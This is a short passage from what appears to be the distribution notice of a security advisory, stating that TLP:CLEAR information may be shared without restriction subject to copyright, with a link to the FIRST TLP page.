misuse, in accordance with applicable rules and procedures for public release.
Subject to standard copyright rules, TLP:CLEAR information may be shared
without restriction. For further information, see <https://www.first.org/tlp/>.

